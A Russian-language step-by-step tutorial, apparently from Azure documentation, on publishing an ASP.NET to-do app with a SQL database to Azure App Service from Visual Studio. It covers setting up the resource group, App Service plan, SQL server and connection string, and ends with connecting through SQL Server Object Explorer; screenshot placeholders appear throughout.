Введите `Ctrl+F5`, чтобы запустить приложение без отладки. Это приложение откроется в браузере по умолчанию. Щелкните ссылку **Создать**, чтобы создать несколько элементов *списка дел*.




Проверьте ссылки **Изменить**, **Сведения** и **Удалить**.


Чтобы подключиться к базе данных, приложение использует контекст базы данных. В этом примере контекст базы данных использует строку подключения `MyDbConnection`. Строка подключения определена в файле *Web.config*. Ссылка на нее также имеется в файле *Models/MyDatabaseContext.cs*. Имя строки подключения потребуется далее в этом руководстве при подключении веб-приложения Azure к базе данных SQL.

Публикация в Azure с базой данных SQL

В **обозревателе решений** щелкните правой кнопкой мыши проект **DotNetAppSqlDb** и выберите **Опубликовать**.




Выберите **Служба приложений Microsoft Azure** и нажмите кнопку **Опубликовать**.



Во время публикации откроется диалоговое окно **Создать службу приложений**, с помощью которого вы можете создать все ресурсы Azure, необходимые для запуска веб-приложения ASP.NET в Azure.

Вход в Azure


В диалоговом окне **Создать службу приложений** щелкните **Добавить новую учетную запись**, а затем выполните вход в подписку Azure. Если вы уже вошли в учетную запись Майкрософт, проверьте, содержит ли она подписку Azure. Если подписки нет, щелкните ее, чтобы добавить правильную учетную запись.



После того как вы войдете в систему, вы будете готовы создать все ресурсы, необходимые для веб-приложения Azure в этом диалоговом окне.

Настройка имени веб-приложения

Вы можете использовать созданное имя веб-приложения или присвоить ему уникальное имя (допустимые символы: `a-z`, `0-9` и `-`). Это имя используется как часть URL-адреса по умолчанию для приложения (`<app_name>.azurewebsites.net`, где `<app_name>` — имя вашего веб-приложения). Оно должно быть глобально уникальным среди всех приложений Azure.




Примечание

Не нажимайте кнопку **Создать**. Сначала необходимо настроить базу данных SQL.

Создание группы ресурсов

Группа ресурсов — это логический контейнер, в котором происходит развертывание ресурсов Azure (веб-приложений, баз данных и учетных записей хранения) и управление ими.

Рядом с **группой ресурсов** щелкните **Создать**.



Присвойте группе ресурсов имя **myResourceGroup**.

Создание плана службы приложений


План службы приложений указывает расположение, размер и функции фермы веб-серверов, в которой размещается приложение. Вы можете сэкономить средства при размещении нескольких приложений, настроив совместное использование одного плана службы приложений в веб-приложениях.

Планы службы приложений определяют такие компоненты:

- регион (например, Северная Европа, восточная часть США или Юго-Восточная Азия);
- Размер экземпляра (небольшой, средний, крупный)
- Число экземпляров при масштабировании (от 1 до 20)
- SKU ("Бесплатный", "Общий", "Базовый", "Стандартный" или "Премиум").

Рядом с **планом службы приложений** щелкните **Создать**.

В диалоговом окне **Настроить план службы приложений** настройте новый план службы приложений, задав приведенные ниже параметры.




Параметр	Рекомендуемое значение	Дополнительные сведения
План службы приложений	myAppServicePlan	Планы службы приложений
Местоположение.	Западная Европа	Регионы Azure
Размер	Free	Ценовые категории


Создание экземпляра SQL Server

Перед созданием базы данных необходимо сначала создать логический сервер базы данных SQL Azure. Логический сервер содержит группу баз данных, которыми можно управлять как группой.

Выберите **Обзор дополнительных служб Azure**.



На вкладке **Службы** щелкните значок + рядом с **базой данных SQL**.



В окне **Настройка базы данных SQL** нажмите кнопку **Создать** рядом с **SQL Server**.

Создается уникальное имя сервера. Это имя используется как часть URL-адрес по умолчанию для логического сервера (`<server_name>.database.windows.net`). Оно должно быть уникальным для всех экземпляров логических серверов в Azure. Имя сервера можно изменить, но в рамках этого руководства используйте созданное значение.

Добавьте имя пользователя и пароль администратора.

Запомните это имя пользователя и пароль. Они потребуются позже для управления экземпляром логического сервера.




Последовательно выберите **ОК**. Пока не закрывайте диалоговое окно **Настроить базу данных SQL**.

Создание базы данных SQL


В диалоговом окне **Настроить базу данных SQL**:

- В поле **Имя базы данных** не изменяйте созданное по умолчанию имя.

- В поле **Имя строки подключения** введите *MyDbConnection*. Это имя должно совпадать с именем строки подключения, указанном в *Models\MyDatabaseContext.cs*.
- Нажмите кнопку **ОК**.




В диалоговом окне **Создать службу приложений** отобразятся созданные ресурсы. Нажмите кнопку **Создать**.



Когда мастер завершит создание ресурсов Azure, он опубликует приложение ASP.NET в Azure. Откроется браузер по умолчанию с URL-адресом развернутого приложения.

Добавьте несколько элементов списка дел.



Готово. Вы запустили управляемое данными приложение ASP.NET в службе приложений Azure.

Локальный доступ к базе данных SQL

В **обозревателе объектов SQL Server** Visual Studio вы сможете легко просматривать свою базу данных SQL и управлять ею.

Создание подключения к базе данных

В меню **Представление** выберите **Обозреватель объектов SQL Server**.


В верхней части **обозревателя объектов SQL Server** нажмите кнопку **Добавить SQL Server**.

Настройка подключения к базе данных

В диалоговом окне **Подключение** разверните узел **Azure**. Здесь перечислены все экземпляры базы данных SQL в Azure.

Выберите ранее созданную базу данных SQL. В нижней части автоматически появится созданное ранее подключение.

Введите созданный ранее пароль администратора базы данных и нажмите кнопку **Подключиться**.

